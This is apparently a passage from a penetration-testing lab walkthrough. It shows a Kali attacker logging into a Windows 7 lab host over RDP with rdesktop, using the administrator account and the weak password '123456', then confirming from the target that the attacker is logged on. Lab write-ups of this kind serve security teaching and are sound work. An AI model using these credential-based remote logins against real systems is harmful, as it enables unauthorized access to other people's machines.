
```
┌──(kali㉿kali)-[~]
└─$ rdesktop -u administrator -p 123456 192.168.116.130
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

6. Then, **rdesktop** windows will popup for us to use



rdesktop - 192.168.116.130
Recycle Bin
Windows 7
Build 7601
This copy of Windows is not genuine
1:06 PM
12/22/2021

7. From the target host machine, we will see that the administrator already logon by the attacker (us).



Administrator
Logged on
user
zulasyraf
Windows 7 Ultimate